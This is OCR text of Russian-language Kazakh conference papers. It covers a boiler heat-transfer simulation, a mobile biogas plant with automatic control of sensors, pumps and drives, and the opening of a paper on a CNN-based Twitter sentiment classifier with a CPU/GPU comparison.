


Рис.3. Результаты моделирования котлоагрегата в среде Matlab Simulink:
а) температура газа в разных точках котла; б) температура воздуха после подогрева;
в) температура воды после подогрева;

В соответствии с рисунком 4,а) представлен график температуры газа по газовому тракту. В нем приведены три переходные характеристики, одна из них показывает температуру газа в конвективной части топки (Т2), которая составляет примерно 900^0С, вторая кривая показывает охлаждение газа за счет нагрева воды (Т3), которая составляет примерно 270^0С, а третья кривая, Т4, представляет собой температуру газа после обогрева воздуха, она составляет примерно 90-100^0С. Исходя из вышесказанного, к охлаждению газа приводят не только стены котла, но и трубы, наполненные водой. Основное тепло передается воде. В котел вода поступает с температурой 54^0С, а на выходе из котла составляет 95^0С (рисунок 4,в). Далее на пути нагретого газа стоят трубы с воздухом, которые также нагреваются и подаются в топку для обеспечения нужного качества горения. В котел воздух поступает с температурой наружного воздуха, который составляет примерно 0^0С, а на выходе из котла составляет 85^0С (рисунок 4,б). Составленная модель является адекватной, так как в результате экспериментов были получены результаты, совпадающие с данными водогрейного котла КВР-15,7-150.

Заключение. В статье даны основные понятия процессов, протекающих в котле. На основе этих понятий, представлена модель теплопередачи через стенки труб рабочей жидкости. Описаны основные законы построения математических моделей

теплопередачи. Данные результаты получены на основе применения процедуры структурного моделирования.

Список литературы

1. Абжанова Л.К., Муханов Б.К., Ахметов Д.Ф.Разработка нелинейной многосвязной системы управления теплоагрегатом в целом. // Промышленность Казахстана, № 3(96), 2016. – С.62-65.

2. В.М. Тарасюк «Эксплуатация котлов» практическое пособие для операторов котельной; под редакцией Б.А. Соколова. – М.: ЭНАС, 2010. – 272с.

3. Миловская Л.С., Мозговой Н.В., Отришко Т.А. Математическая модель процессов тепломассобмена в аппаратах пульсирующего горения // Электротехнические комплексы и системы. – 2015. – №1. – С. 24-28.

4. Математическая теория горения и взрыва [Текст] / Я.Б. Зельдович, Г.И. Баренблатт, В.Б. Либрович, Г.М. Махвиладзе. – М. : Наука, 1980.

5. Теория топочных процессов [Текст] / Г.Ф. Кнорре, К.М. Арефьев, А.Г. Блох и др.; под ред. Г.Ф. Кнорре, И.И. Палеева. – М. – Л.: Энергия, 1966.

УДК: 624.131.537

МОБИЛЬНАЯ БИОГАЗОВАЯ УСТАНОВКА С СИСТЕМОЙ АВТОМАТИЧЕСКОГО РЕГУЛИРОВАНИЯ В ОСНОВНЫХ ТЕХНОЛОГИЧЕСКИХ ПАРАМЕТРОВ

Сарсенбаев Н.С., Шыныбай Ж.С., Кезембаева Г.Б., Нурмакова С.М.
Казахский национальный аграрный университет,
Казахский национальный исследовательский технический университет имени К.И. Сатпаева
e-mail: nurlan_ss@mail.ru

Аннотация. *В данной работе представлена мобильная биогазовая установка для переработки твердых коммунальных отходов, отходов агропромышленного комплекса и пищевой промышленности, которая включает в себя блок автоматического контроля и регулирования основных технологических параметров.*

Ключевые слова*: биореактор, биогаз, блок автоматического контроля, твердые коммунальные отходы, отходы агропромышленного сектора.*

Современные проблемы энергетики могут быть решены только при рациональном использовании всех существующих на Земле и околоземном пространстве источников топлива и энергии. Среди них биомасса, как постоянно возобновляемый источник топлива, занимает существенное место. Использование биогаза позволит снизить экологическую напряженность, существующую в ряде городов, в том числе в зонах отдыха за счет снижения вредных выбросов от энергетических установок, обеспечение энергоснабжения удаленных районов, не подключенных к сетям энергосистем [1]. Дальнейшее решение проблемы состоит в использовании биомассы для производства доступного топлива – биотоплива. По прогнозу Международной энергетической ассоциации мировое производство биотоплива, благодаря ежегодным темпам прироста в 7–9%, возрастет до 150 млн т к 2030 году. В Казахстане есть все предпосылки для развития данного направления – производства биотоплива.

На рисунке 1 показан технологический цикл производства биогаза в мобильной комбинированной биогазовой установки (МКБГУ). Данная МКБГУ осуществляет переработку органических отходов в биогаз, тепло и электроэнергию, твердые органические и жидкие минеральные удобрения.




Рисунок 1. Технологическая схема получения биогаза в мобильной комбинированной биогазовой установке

Конструктивно МКБГУ практически не отличаются от других, и представляет собой герметично закрытые и технологический не зависимые друг от друга два биореактора (1 и 2) с устройствами загрузки сырья (4-6), перемешивания (7) и нагрева (8). Биореакторы могут быть установлены на общей передвижной платформе и оборудованы блоком автоматического контроля и регулирования параметров основных технологических узлов (3).

Биореактор (1) предназначен для ТКО, сырье загружается в дробилку (4) и из дробилки в реактор с помощью-питателя (толкатель) (5). Биореактор (2) приспособлен для жидких материалов, сырье загружается в бункер, а из бункера в реактор с помощью насоса (6).

Биореакторы представляют собой замкнутые цилиндры, установленные горизонтально на опорные звездочки, закреплённые на раме. Приводная звездочка приводится во вращение от звездочки на валу мотор-редуктора при помощи цепной передачи и передает вращающий момент барабану биореактора через цепные беговые дорожки, что соответственно вызывает его вращение и перемешивание субстрата с культурой консорциума микроорганизмов.

Биореактор (1) для твердых отходов смонтирован с циклической загрузкой. Система загрузки ТКО включает в себя узел подачи (2), который состоит из следующих элементов: загрузочный люк (3), дробилки (6) и питателя (7). Загрузочный люк (3) находится в корпусе барабана и на противоположной стороне имеются разгрузочный люк (5). Загрузочный люк (3) состоит из загрузочной трубы и крышки люка. Крышка люка герметично подходит к загрузочной трубе фиксируется запорным устройством.

Дробилка осуществляет предварительное измельчение ТКО до нужных размеров, затем измельченный состав с помощью питателя подается через загрузочную трубу в загрузочный люк [3].

Загрузочное и выгрузочное отверстия в реакторе располагаются на противоположных концах для равномерного распределения свежего сырья по всему объему реактора и эффективности удаления переработанного шлама.

Блок автоматического контроля и регулирования основных параметров биореактора

Основными узлами технологического процесса МКБГУ являются:

- узел подготовки и загрузки сырья в биореактор;
- узел перемешивания;
- узел подогрева.

На рисунке 1 блок автоматического контроля и регулирования параметров основных технологических узлов представляет собой систему автоматики (3) с контрольно-измерительными средствами, включая в себя контрольно- измерительные средства.

При подборе датчиков давления следует учитывать следующие параметры окружающей среды:

- температура окружающей среды;
- влажность окружающей среды;
- наличие агрессивных сред.

Все параметры окружающей среды должны находиться в допустимых пределах для выбираемого датчика давления [2, 4].

Основными контролируемыми параметрами технологического процесса получения биогаза являются: давление, температура, уровень и механические параметры узла перемешивания. В связи с этим ниже приведем выбор основных датчиков контролируемых вышеназванных процессов.

При выборе датчиков давления, уровня и температуры необходимо учитывать свойства среды и место где будут устанавливаться данные датчики.

Так как измеряемая среда является вязкой, агрессивной, слаботекучей и обладает специфичными свойствами (например, наличие частиц грязи), для данного применения необходимо использование мембранных датчиков (оборудованных разделительной мембраной), которые обеспечивают защиту чувствительного элемента датчика от воздействия агрессивных сред.

В связи с наличием в устанавливаемой среде агрессивных веществ, выбираем датчик давления специального исполнения, устойчивые к химическим воздействиям: 2000-3-S-H-G0 Интеллектуальный датчик давления с торцевой мембраной 2000-3-S-H (0 - 1…10 бар, резьба G1", корп AISI 304, диафр AISI 316L, темп -20..+80 град C, точность 0.1%, HART, дисплей, выход 4..20 мА, питание =12..40 В, FTC, FDT).

Особенности датчика давления Klay являются следующие:

• Датчики давления и уровня серии 2000 разработаны специально для использования в целлюлозно-бумажной и химической промышленности или подобных, где существует проблема засорения или залипания. Компактная конструкция датчиков позволяет встроить их в различные емкости или в стенки труб. Части датчиков, контактирующие со средой в стандартном исполнении, изготавливаются из нержавеющей стали AISI 316L, под заказ возможно использование других материалов.

• Все датчики полностью сбалансированы по температуре, это означает, что различные рабочие температуры практически не будут влиять на точность выходного сигнала.

• Чувствительный элемент установлен в основании из нержавеющей стали. Торцевая мембрана из прочной нержавеющей стали защищает сенсор от воздействия рабочей среды. Давление передается с мембраны на сенсор через специальный канал заполненный пищевым маслом.

Термосопротивления, термопары со встроенным нормирующим преобразователем ДТС-И, ДТП-И.

Назначение. Номенклатура температурных датчиков производства компании ОВЕН пополняется датчиками с выходными сигналами 4…20мА. Данные датчики изготавливаются на базе производимых компанией ОВЕН термометров сопротивления (50М, 100П, Pt100) и термопар (ХК(L), ХА(К)) и встраиваемых в их головки нормирующие преобразователи НПТ-2 (таблетки).

Таблица 1. Перечень изготавливаемых моделей датчиков с выходным сигналом 4…20мА

Тип	Модели
Термометры сопротивления	015, 025, 035, 045, 145, 055, 065, 075, 085, 095, 105
Термопары	015, 025, 035, 045, 055, 065, 075, 085, 095, 105, 185, 195, 205, 215, 265

Возможности.

Датчики с выходным сигналом 4…20мА позволяют:

- подключать отечественные датчиками температуры к контроллерам зарубежных производителей;
- увеличивать длину линии связи «измерительный прибор \ датчик температуры»;
- подключить к одному датчику несколько измерителей;
- снизить влияние помех на линию связи «прибор \ датчик».

Достоинства.

По сравнению с продуктами других заводов датчики ОВЕН имеет ряд достоинств:

- высокая точность;
- высокая разрешающая способность. Дискретность выходного сигнала 4…20мА составляет не более 8мкА;
- высокая надежность. Датчики ОВЕН с выходным сигналом 4…20мА сооветствует требованиям ГОСТ по электромагнитной совместимости с критерием качества функционирования А;
- высокая временная стабильность;
- широкий диапазон рабочих температур окружающей среды: -40…+85ºС.

Узел подачи (насоса) ТКО в биореактор для жидких отходов

По методу загрузки разработанная мобильная комбинированная биогазовая установка относится к установкам порционной загрузки, т.е. они полностью загружают сырье, а затем полностью освобождаются после определенного времени переработки. Для такого типа загрузки подходят установки любой конструкции и любой тип сырья.

В данном случае в биореактор (2) для жидких материалов, подача осуществляется следующим образом. Перед подачей в биореактор субстрат собирается в бункере, при необходимости измельчается и смешивается с водой до состояния, способного перекачиваться, затем загружается из бункера в реактор с помощью насоса (6).

Чтобы правильно выбрать насос для узла подачи жидких отходов, необходимо сопоставить характеристику насоса с характеристикой системы, знать характеристику жидкости (вязкость, температуру, агрессивность, наличие абразивных включений). А также знать параметрические режимы работы, их продолжительность и частоту. Необходимо учитывать и сравнивать ожидаемые расходы на эксплуатацию насоса, оценить его технико-экономические показатели, в том числе и качество.

Как известно насосы можно устанавливать двумя способами:

1) сухая установка: насос устанавливается вместе с трубой. Сырье свободно течет до насоса и ускоряется им;

2) влажная установка: насос устанавливается вместе с мотором внутри сырья. Мотор заключен в непроницаемый контейнер, или насос работает с помощью вала от мотора снаружи сырья.

Так как, в нашем случае насос устанавливается вместе с мотором внутри сырья выбираем насос погружного типа. К погружным насосам относят насосы, которые перед началом работы погружаются в водную среду и забор происходит при непосредственном контакте гидравлической части корпуса с жидкостью.

Выбираем насос GRT 300/4/100 A0FT-E(-EX**) с**емейство Grinder. Семейство Grinder включает в себя погружные насосы Zenit с открытым многоканальным погруженным рабочим колесом. Насосы Zenit данного типа на входе снабжены измельчительным устройством, поэтому они особенно хорошо приспособлены для перекачивания жидкостей, содержащих длинные волокна, нити или твердые частицы, которые должны быть перемолоты, например, биологические жидкости и городские стоки.

Узел перемешивание субстрата в биореакторе

Как известно, перемешивание субстрата в реакторе повышает эффективность работы биогазовых установок и обеспечивает [4]:

- высвобождение образующегося биогаза;
- перемешивание свежего субстрата и популяции бактерий;
- предотвращение формирования корки и осадка;
- предотвращение появления участков разной температуры внутри реактора;
- обеспечение равномерного распределения популяции бактерий;
- предотвращение формирования пустот и скоплений, уменьшающих рабочую площадь реактора.

Перемешивание может быть постоянным или периодическим в зависимости от режима работы реактора. Оптимальный режим перемешивания значительно уменьшает время сбраживания сырья и предотвращает образование корки. Перемешивание должно производиться регулярно. Слишком редкое перемешивание сырья может привести к расслоению сырьевой массы и образованию корки, снижая, тем самым, эффективность газообразования. Хорошо перемешиваемое сырье может дать на 50% больше биогаза.

Слишком частое перемешивание может повредить ферментационным процессам внутри реактора у бактерий нет времени «поесть». К тому же, это может привести к выгрузке не полностью переработанного сырья. Идеальным является регулируемое перемешивание с определенной периодичностью.

Биореактор представленный на рисунке 1 представляет из себя замкнутый цилиндр, установленный горизонтально на опорные звездочки, закреплённые на раме. Приводная звездочка приводится во вращение от звездочки на валу мотор-редуктора при помощи цепной передачи и передает вращающий момент барабану биореактора через цепные беговые дорожки, что соответственно вызывает его вращение и перемешивание субстрата.

Для осуществления управляемого перемешивания с определенной периодичностью выбираем частотно регулируемый электропривод с асинхронным двигателем с короткозамкнутым двигателем.

Частотно-регулируемый электропривод, в общих чертах состоит из трехфазного электродвигателя переменного тока и инвертера, который обеспечивает, как минимум, плавный пуск электродвигателя, его остановку, изменение скорости и направление вращения. Возможность подобного регулирования улучшает динамику работы электродвигателя и, тем самым, повышает надежность и долговечность работы биореактора.

За счет оптимального управления электродвигателем в зависимости от нагрузки, потребление электроэнергии снижается на 40-50%, а пусковые токи, составляющие 600-700% от номинального тока и являющиеся бичом для пуско-регулирующей аппаратуры, исчезают совсем. Таким образом, применение регулируемых электроприводов на основе частотных преобразователей позволяет создать новую технологию энергосбережения, в которой не только экономится электрическая энергия, но и увеличивается срок службы электродвигателей и технологического оборудования в целом.

Применение частотно регулируемого электропривода обеспечивают:

- плавный пуск без пусковых токов и ударов и остановку электродвигателя, а также изменение направления его вращения;
- плавное регулирование скорости вращения электродвигателя практически от нуля до номинального значения;
- уменьшение потребления электроэнергии за счет оптимального управления электродвигателем в зависимости от нагрузки;
- увеличение срока службы электропривода и оборудования;
- упрощение его технического обслуживания.

Узел подогрева субстрата в биореакторе

Как известно [2] оптимальной для газообразования является температура субстрата в пределах 35-50ºС. Для поддержания данной температуры в биореактор устанавливаются различные **системы обогрева** – водяные, паровые, электрические. Контроль температуры производиться при помощи термореле или термопар, подключенных к системе автоматики, регулирующих отопление биореактора.

Разработанная биогазовая установка снабжена системой обогрева биомассы, состоящей из **нагревательного** кабеля и системы терморегулирования, нагревательный кабель обкладывается с определенным шагом на наружную поверхность стального корпуса биореактора, система терморегулирования поддерживает заданный режим работы биогазовой установки.

Список литературы

1. Осадчий Г.Б. Солнечная энергия, её производные и технологии их использования (Введение в энергетику ВИЭ) / Г.Б. Осадчий. Омск: ИПК Макшеевой Е.А., 2010. 572 с.

2. Теоретические аспекты процесса получения биогаза при анаэробной ферментации органических отходов/ Кущев Л.А., Суслов Д.Ю./ Science time.

3. Веденев А.Г., Маслов А.Н. Строительство биогазовых установок. – М:Энергия, 2006

4. Ковалев А.А. Повышение энергетической эффективности биогазовых установок. Автореферат диссертации на соискание ученой степени кандидата технических наук, Москва – 2014.

РАЗРАБОТКА МОДЕЛИ КЛИЕНТ-СЕРВЕРНОГО ПРИЛОЖЕНИЯ ДЛЯ РАСПОЗНАВАНИЯ ЭМОЦИОНАЛЬНОГО ОТТЕНКА СООБЩЕНИЯ ПОЛЬЗОВАТЕЛЕЙ СОЦИАЛЬНОЙ СЕТИ TWITTER

Смагул С.С., Калижанова А.У.

Алматинский университет энергетики и связи, Казахстан

e-mail: s.smagul94@gmail.com

Аннотация. *В статье рассматривается архитектура клиент-серверного приложения с использованием нейронных сетей для анализа оттенка сообщения пользователей социальной сети Twitter. Также приведен сравнительный анализ эффективности использования аппаратного обеспечения – CPU и GPU с использованием библиотеки машинного обучения TensorFlow и продемонстрирована работа приложения.*

Ключевые слова: *клиент-серверное приложение, свёрточные нейронные сети, анализ тональности, социальная сеть Twitter.*

Введение

Актуальность темы обуславливается тем, что на текущий момент существует мало программных средств, способных распознавать эмоциональную тональность сообщения обычного пользователя социальной сети. Также, в связи с развитием разговорного языка в социальных сетях, имеет смысл периодического обновления тренировочных данных для обеспечения наилучшей точности классификатора. Тем не менее, в связи с ростом пользователей в социальных сетях, появилась необходимость сбора информации и отзывов, которые могут пойти на благо компаниям, организовывающим социальные опросы, интервью и т.д. для сбора информации о продукте или услуге.

Объектом исследования является анализ методов распознавания эмоционального тона текстовых сообщений.

Целью работы является создание приложения на базе клиент – сервера для автоматизации определения сообщении пользователей в социальной сети Twitter.

Область применения. Данный программный комплекс может использоваться компаниями для получения информации, отзывов о товарах, т.к. стандартные методы сбора информации, использующие человеческий труд, требуют большое расходование финансов и времени.

Архитектура программного обеспечения

Для реализации клиент серверного приложения, определяющего эмоциональный оттенок текста, необходимо реализовать следующие компоненты:

- Хранилище данных (СУБД), которое будет содержать в себе тренировочный набор данных;
- Классификатор эмоционального оттенка текста на основе нейронной сети;
- Веб-приложение, включающее в себя функционал для анализа сообщений пользователей и обновления тренировочных данных;
- Планировщик обучения нейронной сети.

Диаграмма компонентов представлена на рисунке 1.

«Классификатор» получает тренировочные данные, обучает модель и классифицирует текст, поступающий с клиентской части «Веб-приложение»;

«Хранилище данных» служит базой данных, содержащий набор тренировочных данных.

«Планировщик обучения» настраивается для автоматического обучения классификатора на основе обновленных данных, полученных с компонента «Хранилище данных».

«Веб-приложение» является клиентским веб-приложением для взаимодействия с компонентом «Классификатор» и служит для получения результатов классификации текста и для запуска обучения с помощью компонента «Планировщик обучения».




Рис. 1 – Компоненты клиент-серверного приложения

Классификатор

Классификатор основан на архитектуре свёрточной нейронной сети и состоит следующих классов:

- «Data» подготавливает и кодирует данные;
- «Training» обучает нейронную сеть;
- «CNN» создаёт модель свёрточной нейронной сети;
- «Rating» классифицирует сообщения пользователей.

Диаграмма классов представлена на рисунке 2




Рис. 2 – Классы компонента «Классификатор»

Свёрточная нейронная сеть (CNN) [1] используется для решения задачи бинарной классификации. Изначально она принимает входные данные изображения, обрабатывает его и классифицирует его по определенным категориям. Компьютер воспринимает входное изображение как массив пикселей, которое зависит от разрешения изображения. На основе разрешения изображения он увидит Длина x Ширина x Глубина.

Технически, глубоко обучающиеся модели свёрточной нейронной сети для обучения и тестирования, передают каждое входное изображение через ряд слоев свертки с фильтрами (Kernals), пулом, полностью связанными слоями (FC) и применяет функцию Softmax для классификации объекта с вероятностными значениями между 0 и 1. Ниже, на

рисунке 3, представлен полный поток сверточной нейронной сети для обработки входного изображения и классификации объектов на основе значений [2].




Рис. 3 – Поток свёрточной нейронной сети для обработки входного изображения

В случае обработки текстовых данных, что изображено на рисунке 4, то в процессе обучения используется одно слово из предложения для входных данных за одну итерацию.




Рис. 4 – Поток свёрточной нейронной сети для обработки текстовых [3]

Хранилище данных

Хранилище данных будет использоваться классификатором для хранения больших тренировочных наборов данных. С этими наборами данных будет проводиться большое количество операции. С такими объемами может справиться табличный формат расширения .CSV.

Сравнительный анализ CPU и GPU

Центральный процессор (CPU) в основном требуется для запуска большинства программ. Тем не менее, существует множество задач, которые могут перегружать центральный процессор компьютера.

Графический процессор (GPU) – это специализированный микропроцессор, предназначенный, в первую очередь, для быстрого рендеринга изображений. Графические процессоры появились в ответ на графически насыщенные приложения, которые возлагали нагрузку на процессор и ухудшали производительность компьютера. Они стали способом разгрузить эти задачи от процессоров, но современные графические процессоры достаточно мощны, чтобы выполнять быстрые математические вычисления для многих других целей, кроме рендеринга.

CPU и GPU обрабатывают задачи по-разному. Процессор может работать с различными вычислениями, в то время как графический процессор лучше всего фокусирует все вычислительные способности на конкретной задаче. Это связано с тем, что процессор состоит из нескольких ядер (до 24), оптимизированных для последовательной обработки. Он предназначен для максимизации производительности одной задачи в задании. С другой стороны, GPU использует тысячи меньших и более эффективных ядер для массивной параллельной архитектуры, предназначенных одновременно для обработки нескольких функций.

Современные графические процессоры обеспечивают превосходную вычислительную мощность, пропускную способность памяти и эффективность по сравнению с их процессорами. Они в 50-100 раз быстрее в задачах, требующих нескольких параллельных процессов, таких как машинное обучение и большой анализ данных [4].

В качестве сравнения, с использованием программной библиотеки машинного обучения TensorFlow [5], рассматривается пример с набором данных CIFAR-10, представляющая из себя набор изображений размером 32x32 пикселя и состоящая из 60000 изображений.




Рис. 5 – Тренировочный набор данных CIFAR-10

Результат обучения следующий:




Рис. 6 – Результат обучения нейронной сети на CPU – Intel Core i7-7500U [6]




Рис. 7 – Результат обучения нейронной сети на GPU – NVIDIA GeForce 1070 [6]

Планировщик обучения нейронной сети

Планировщик заданий – инструмент, входящий в состав операционных систем, который позволяет автоматически выполнять предопределенные действия всякий раз, когда выполняются определенные наборы условий.

